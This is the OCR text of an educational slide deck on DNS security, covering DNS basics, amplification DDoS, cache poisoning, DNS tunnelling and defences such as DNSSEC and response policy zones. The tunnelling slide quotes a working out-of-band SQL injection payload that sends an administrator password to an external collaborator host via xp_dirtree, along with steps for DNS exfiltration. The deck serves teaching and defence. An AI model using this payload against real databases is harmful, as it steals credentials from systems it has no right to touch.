
DNS [IN]SECURITY

Kc Udonsi
Engineer I
kc.udonsi@td.com
(416) 307-2532

WHAT IS DNS?

HISTORY





*Image Resource: DNS Security for Dummies by Infoblox, pg. 5.

WHAT IS DNS?

IMPLEMENTATION



TYPES OF DOMAIN NAME SERVERS

- Authoritative Domain Name Servers
- Recursive Domain Name Servers

DNS ZONE

- A managed set of resource records for a domain (e.g. kc.com), excluding sub-domains managed by another party.
- Edits to resource records occur on the master name server.
- Zone transfer is used to create multiple authoritative servers called secondary name servers.

**Image Resource: DNS Security for Dummies by Infoblox, pg. 12.*

WHAT IS DNS?

IMPLEMENTATION

DNS ZONE


- Example resource types:

```
e1553.dspg.akamaiedge.net: type A, class IN, addr 96.7.206.121
    Name: e1553.dspg.akamaiedge.net
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    Time to live: 2
    Data length: 4
    Address: 96.7.206.121
```

A records: simple name to IPv4

```
e1553.dspg.akamaiedge.net: type AAAA, class IN, addr 2600:140a:6000:383::611
    Name: e1553.dspg.akamaiedge.net
    Type: AAAA (IPv6 Address) (28)
    Class: IN (0x0001)
    Time to live: 16
    Data length: 16
    AAAA Address: 2600:140a:60
```

AAAA records: Simple name to IPv6



SOA records: Start of authority records showing info about the zone

*Image Resource: DNS Security for Dummies by Infoblox, pg. 9.



DNS INSECURITY

DNS INSECURITY

DISTRIBUTED DENIAL OF SERVICE

OVERWHELMING DNS SERVERS

- **Amplification**: Small requests with huge responses.
  - **Reflection**: Spoofing a request source such that the victim receives the potentially large response and thereby overwhelming it. Recursive name server responds to victim instead.
    - **Effect?**: Drowns both victim and recursive name servers




```
192.168.0.38          192.168.0.1           DNS          75 Standard query 0xa88e A www.outlook.com
2607:fea8:3460:14a9… 2607:fea8:3460:14a9… DNS         322 Standard query response 0x3af2 AAAA www.outlook.com
2607:fea8:3460:14a9… 2607:fea8:3460:14a9… DNS         286 Standard query response 0xa88e A www.outlook.com CNA
```

**Image Resource: DNS Security for Dummies by Infoblox, pg. 18.*

DNS INSECURITY

CACHE POISONING

CORRUPTING CACHED ANSWERS IN RECURSIVE NAME SERVERS

- Requires software exploits or protocol weakness.
- Corrupting cache with nefarious entries.

```
*;; ANSWER SECTION:
 foo.example.com 3600 IN A 10.17.34.25
 ;; ADDITIONAL SECTION:
 a.gtld-servers.net.   1540000 IN  A
   10.17.34.27 ; (bad guy's IP address)
```

*





*Image Resource: DNS Security for Dummies by Infoblox, pg. 18.

DNS INSECURITY

MALWARE EXFILTRATION

DNS TUNNELLING

- Using DNS to transport data as queries.
- Existing tools such as DNS2TCP, DeNISe.



Example using malware

Example using SQLi out-of-band

```
'; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE
username='Administrator');exec('master..xp_dirtree
"//'+@p+'.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a"')--
```
[2]

EXFILTRATION MECHANISM


- Break data into DNS query-sized chunks.
- Possibly encrypt data chunks.
- Prefix data chunks to malicious domain name as subdomains.
- Make DNS query to malicious authoritative servers.
- Server reconstructs exfiltrated data and sends to repository.

**Image Resource: DNS Security for Dummies by Infoblox, pg. 22. [2]https://portswigger.net/web-security/sql-injection/blind.*


DNS SECURITY

DNS SECURITY

RESPONSE RATE LIMITING




SETTING POLICIES FOR SPECIFIC DOMAINS

- Using a token pool to bound number of responses to any single client, say:
  - Add 3 tokens every second.
- Refill this token pool after 15 seconds.
- Configuration on authoritative server.
- Combats DDOS.

**Image Resource: DNS Security for Dummies by Infoblox, pg. 26.*

DNS SECURITY

DNS SECURITY EXTENSIVE (DNSSEC)



ANSWER VALIDATION USING PUBLIC-KEY CRYPTOGRAPHY

- Combats cache poisoning.
- Implemented at authorisation and recursive levels.
- Recursive resolver verifies in a backward direction the identity of responding domain servers from target domain to root name server.

**Image Resource: DNS Security for Dummies by Infoblox, pg. 30.*

DNS SECURITY

RESPONSE POLICY ZONE

IMPLEMENTING LOOKUP POLICIES

- Based on reputation provided by publicly recognised reputation trackers.
- Query/response match on rules is determined by a trigger.
  - On the name field, IP, authoritative name server, IP address in A and AAAA records of name servers.
- Can respond with:
  - NXDOMAIN: No such domain.
  - NODATA: No data of type attached to domain name.
  - NO-OP: No action required.

** Image Resource: https://center4tobaccopolicy.org/wp-content/uploads/2016/06/research-icon@2x.jpg.*

DNS SECURITY

BEST PRACTICES

DNS SERVER HARDENING

Use dedicated DNS servers. Use of general servers may introduce OS vulnerabilities, unmanaged ports and improper ACLs.

SECURE ZONE TRANSFER


Restrict zone transfer to legitimate IP addresses for secondary DNS servers.

SECURE RECURSION

Secure recursive servers against unauthorized querying to avoid being the amplifier in a DDOS attack.

SECURE INFRASTRUCTURE

Authoritative DNS servers should be placed inside secure network DMZs to allow control or entry modification from secure servers within DMZ.


QUESTIONS?

CONTENT SUPPORT

by
Infoblox Engineers
&
Tim Rooney

IMAGE RESOURCES

by
Infoblox Engineers

GRAPHIC DESIGN

by
Ikechukwu Udonsi